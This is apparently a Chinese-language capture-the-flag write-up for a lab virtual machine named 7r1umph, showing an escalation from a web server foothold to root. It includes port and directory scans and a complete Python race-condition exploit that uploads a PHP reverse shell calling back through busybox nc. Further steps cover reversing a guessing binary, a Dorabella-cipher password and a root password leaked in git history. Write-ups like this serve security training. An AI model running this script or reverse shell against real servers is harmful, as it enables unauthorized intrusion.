
Ahiz-7r1umph

信息收集

```python
端口扫描
nmap -p- 192.168.31.226
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-09-20 21:31 CST
Nmap scan report for 7r1umph (192.168.31.226)
Host is up (0.00069s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:72:BF:00 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 3.36 seconds

目录扫描

dirsearch -u http://192.168.31.226
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /root/reports/http_192.168.31.226/_25-09-20_21-31-58.txt

Target: http://192.168.31.226/

[21:32:08] 200 -  841B  - /index.php
[21:32:08] 200 -  841B  - /index.php/login/
[21:32:08] 200 -   23KB - /info.php
[21:32:13] 403 -  279B  - /server-status
[21:32:13] 403 -  279B  - /server-status/
[21:32:15] 301 -  314B  - /tmp  ->  http://192.168.31.226/tmp/
[21:32:15] 200 -  404B  - /tmp/
[21:32:16] 301 -  317B  - /upload  ->  http://192.168.31.226/upload/
[21:32:16] 200 -  406B  - /upload/
```

index.php


文件上传 发现被加后缀



🚀 Welcome to CyberWave File Hub

Explore the future of secure file storage.

File uploaded: /upload/1.php.dsz




无法php解析

有个tmp目录 经过测试发现会在tmp目录下停留一瞬间，那就好办了 标准的条件竞争 一边无限上传php，一边无限执行

条件竞争

```python
import requests
import threading
import time
import random

# 配置信息（根据实际环境修改）
TARGET_UPLOAD_URL = "http://192.168.31.226/index.php"  # 目标上传页面
TARGET_TMP_URL = "http://192.168.31.226/tmp/"  # 临时文件存放路径
LOCAL_FILE_PATH = "shell.php"  # 要上传的测试文件
REVERSE_SHELL_IP = "192.168.31.197"  # 反向连接的IP
REVERSE_SHELL_PORT = 6666  # 反向连接的端口
THREAD_COUNT = 10  # 线程数量

# PHP反向shell内容
TEST_PHP_CONTENT = """<?php
exec("busybox nc {0} {1} -e sh 2>&1");
?>""".format(REVERSE_SHELL_IP, REVERSE_SHELL_PORT)

# 生成随机文件名避免冲突
def generate_random_name():
    return f"test_{random.randint(1000, 9999)}.php"

# 上传文件线程
def upload_thread():
    while True:
        try:
            filename = generate_random_name()
            # 准备上传数据
            files = {
                'file': (filename, TEST_PHP_CONTENT, 'application/x-php')
            }
            # 发送上传请求
            response = requests.post(TARGET_UPLOAD_URL, files=files, timeout=5)
            if response.status_code == 200:
                print(f"[+] 上传尝试: {filename}")
                # 尝试触发上传的shell
                shell_url = f"{TARGET_UPLOAD_URL.rsplit('/', 1)[0]}/{filename}"
                try:
                    trigger = requests.get(shell_url, timeout=2)
                    if trigger.status_code == 200:
                        print(f"[!] 成功触发shell: {shell_url}")
                except:
                    pass
            time.sleep(0.1)  # 控制上传频率
        except Exception as e:
            print(f"[!] 上传错误: {str(e)}")
            time.sleep(0.5)

# 访问临时文件线程
def access_thread():
    while True:
        try:
            # 尝试访问可能存在的临时文件
            filename = generate_random_name()
            url = f"{TARGET_TMP_URL}{filename}"
            response = requests.get(url, timeout=2)
            if response.status_code == 200:
                print(f"[!] 成功访问临时文件: {url}")
                # 尝试触发shell
                try:
                    trigger = requests.get(url, timeout=2)
                    if trigger.status_code == 200:
                        print(f"[!] 成功触发反向shell: {url}")
                        # 假设反向shell已连接，退出
                        exit(0)
                except:
                    pass
        except Exception as e:
            # 大部分访问会失败，属于正常现象
            pass
        time.sleep(0.01)  # 高频尝试访问

if __name__ == "__main__":
    # 先创建测试用的PHP文件
    with open(LOCAL_FILE_PATH, 'w') as f:
        f.write(TEST_PHP_CONTENT)

    print("[*] 开始竞争条件测试，尝试建立反向shell...")
    print(f"[*] 请在 {REVERSE_SHELL_IP}:{REVERSE_SHELL_PORT} 监听 (例如: nc -lvnp {REVERSE_SHELL_PORT})")
    print("[*] 按Ctrl+C停止")

    # 启动上传线程
    for _ in range(THREAD_COUNT):
        t = threading.Thread(target=upload_thread, daemon=True)
        t.start()
    # 启动访问线程
    for _ in range(THREAD_COUNT * 2):  # 访问线程多一些
        t = threading.Thread(target=access_thread, daemon=True)
        t.start()

    # 保持主程序运行
    try:
        while True:
            time.sleep(1)
    except KeyboardInterrupt:
        print("\n[*] 测试结束")
```

成功执行



```
import requests
import threading
import time
import random

# 配置信息（根据实际环境修改）
TARGET_UPLOAD_URL = "http://192.168.31.226/index.php"  # 目标上传页面
TARGET_TMP_URL = "http://192.168.31.226/tmp/"  # 临时文件存放路径
LOCAL_FILE_PATH = "shell.php"  # 要上传的测试文件
REVERSE_SHELL_IP = "192.168.31.197"  # 反向连接的IP
REVERSE_SHELL_PORT = 6666  # 反向连接的端口
THREAD_COUNT = 10  # 线程数量

# PHP反向shell内容
TEST_PHP_CONTENT = """<?php
exec("busybox nc {0} {1} -e sh 2>&1");
?>""".format(*args: REVERSE_SHELL_IP, REVERSE_SHELL_PORT)

# 生成随机文件名避免冲突
2 usages
def generate_random_name():
    return f"test_{random.randint( a: 1000,  b: 9999)}.php"
```

```
[+] 上传尝试: test_1588.php
[+] 上传尝试: test_8896.php
[+] 上传尝试: test_9331.php
[+] 上传尝试: test_6751.php
[+] 上传尝试: test_4892.php
[+] 上传尝试: test_6617.php
[+] 上传尝试: test_4422.php
[+] 上传尝试: test_5715.php
[+] 上传尝试: test_1112.php

[*] 测试结束
```

```
[+] Got reverse shell from 7r1umph~192.168.31.226-Linux-x86_64 😍 Assigned SessionID <5>
[+] Got reverse shell from 7r1umph~192.168.31.226-Linux-x86_64 😍 Assigned SessionID <6>
www-data@7r1umph:/var/www/html/tmp$
```

welcome

```
www-data@7r1umph:/var/www/html/tmp$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@7r1umph:/var/www/html/tmp$ cd /home/welcome/
bash: cd: /home/welcome/: Permission denied
www-data@7r1umph:/var/www/html/tmp$
```

发现没有welcome的权限　　在opt目录下发现文件导出看看

```
www-data@7r1umph:/var/www/html/tmp$ cd /home/welcome/
bash: cd: /home/welcome/: Permission denied
```

```
www-data@7r1umph:/var/www/html/tmp$ cd /opt
www-data@7r1umph:/opt$ ls -la
total 56
drwxr-xr-x  2 root root  4096 Apr 12 01:23 .
drwxr-xr-x 18 root root  4096 Mar 18  2025 ..
-rw-r--r--  1 root root 16968 Apr 12 00:21 guess
-rw-r--r--  1 root root 27871 Apr 12 00:18 yeyeye.png
```

guess分析


```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  int v4; // [rsp+4h] [rbp-Ch] BYREF
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  puts(
    "This is a simply challenge where you are supposed to guess/know a number. If you enter the correct number, the flag "
    "will be printed. If you enter a incorrect number, some delay is added before you can try again.");
  puts("Can be solved at least by:");
  puts("- scripting (brute force)");
  puts("- reverse engineering (Ida/similar)");
  puts("- GDB (linux debugger)\n");
  puts("Guess a number:");
  __isoc99_scanf("%d", &v4);
  if ( v4 == 836 )
  {
    puts("Correct! Here is your flag:");
    v0 = open("/flag", 0);
    sendfile(1, v0, 0, 0x100u);
  }
  else
  {
    puts("Incorrect. Added here small delay to make brute forcing a bit more complicated. How to counter this delay?");
    sleep(0x14u);
  }
  return 0;
}

运行输入 836输出/flag

cp 到tmp运行输入

www-data@7r1umph:/tmp$ chmod +x guess
www-data@7r1umph:/tmp$ ./guess
This is a simply challenge where you are supposed to guess/know a number. If you enter the correct number, the flag will be printed. If you enter a incorrect number, some delay is added before you can try again.
Can be solved at least by:
- scripting (brute force)
- reverse engineering (Ida/similar)
- GDB (linux debugger)
```

```
Guess a number:
836
Correct! Here is your flag:
```

运行成功也没东西 看下一个


yeyeye.png分析

没有发现隐写 通过提示发现是图片上的符号




◆图片LSB row信息:

```
------------------------------------------------------------------------------------------
RGB:l$..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m
BRG:$.Km..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m.
RBG:$.M..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m..
BGR:l$.m..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m.
GRB:.l&.m..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m
GBR:.l%..m..m..m..m..m..m..m..m..m..m..m..m..m..m..m..
RG0:..............................................
R0B:..............................................
0GB:..............................................
R00:..............................................
0G0:..............................................
00B:........
R:..............................................
```



```
https://www.dcode.fr/dorabella-cipher
```



搜索工具

在 dCode 上搜索工具

例如输入"caesar"

浏览完整的 dCode 工具列表

结果

YECONGDONG

多拉贝拉密码

密码学 › 替换密码 › 符号替换 › 多拉贝拉密码

DORABELLA解码器

埃尔加的象征（点击添加）

DORABELLA密文

▶ 解密

另请参阅：黄道杀手密码

解密成功得到密码yecongdong

user.txt

```
$ id
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
$ bash
welcome@7r1umph:/tmp$ cd /home/welcome/
welcome@7r1umph:~$ ls
RegView  user.txt
welcome@7r1umph:~$ cat user.txt
flag{user-d650b42437edc28dfd3637c4ccd445ec}
```

root

```
sudo -l
welcome@7r1umph:~$ find / -type f -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
定时任务
welcome@7r1umph:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
```

```
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

发现都没东西

看一下用户目录下

```
welcome@7r1umph:~/RegView$ ls
poc.txt  README.md  RegView.sh  run.jpg  source.txt

发现有个.sh文件
经过测试发现也没用

welcome@7r1umph:~/RegView$ ls -la
total 476
drwxr-xr-x 3 root    root      4096 Apr 12 01:32 .
drwx------ 3 welcome welcome   4096 Apr 12 01:29 ..
drwxr-xr-x 8 root    root      4096 Apr 12 01:33 .git
-rw-r--r-- 1 root    root       289 Dec  3  2024 poc.txt
-rw-r--r-- 1 root    root       936 Apr 12 00:30 README.md
-rwxr-xr-x 1 root    root      3911 Apr 12 01:02 RegView.sh
-rw-r--r-- 1 root    root    457296 Dec  3  2024 run.jpg
-rw-r--r-- 1 root    root      2095 Dec  3  2024 source.txt


不细心的代价
有个.git

welcome@7r1umph:~/RegView$ git show
commit acd806aad21acb61112252234c7707bc8a74dd3c (HEAD -> main)
Author: bamuwe <bamuwe@qq.com>
Date:   Sat Apr 12 01:33:50 2025 -0400

    fix bug

diff --git a/source2.txt b/source2.txt
deleted file mode 100644
index fca9fc6..0000000
--- a/source2.txt
+++ /dev/null
@@ -1 +0,0 @@
-root:ff855ad811c79e5fba458a575fac5b83
发现密码


root@7r1umph:/home/welcome/RegView# cat /root/root.txt
flag{root-ff855ad811c79e5fba458a575fac5b83}
```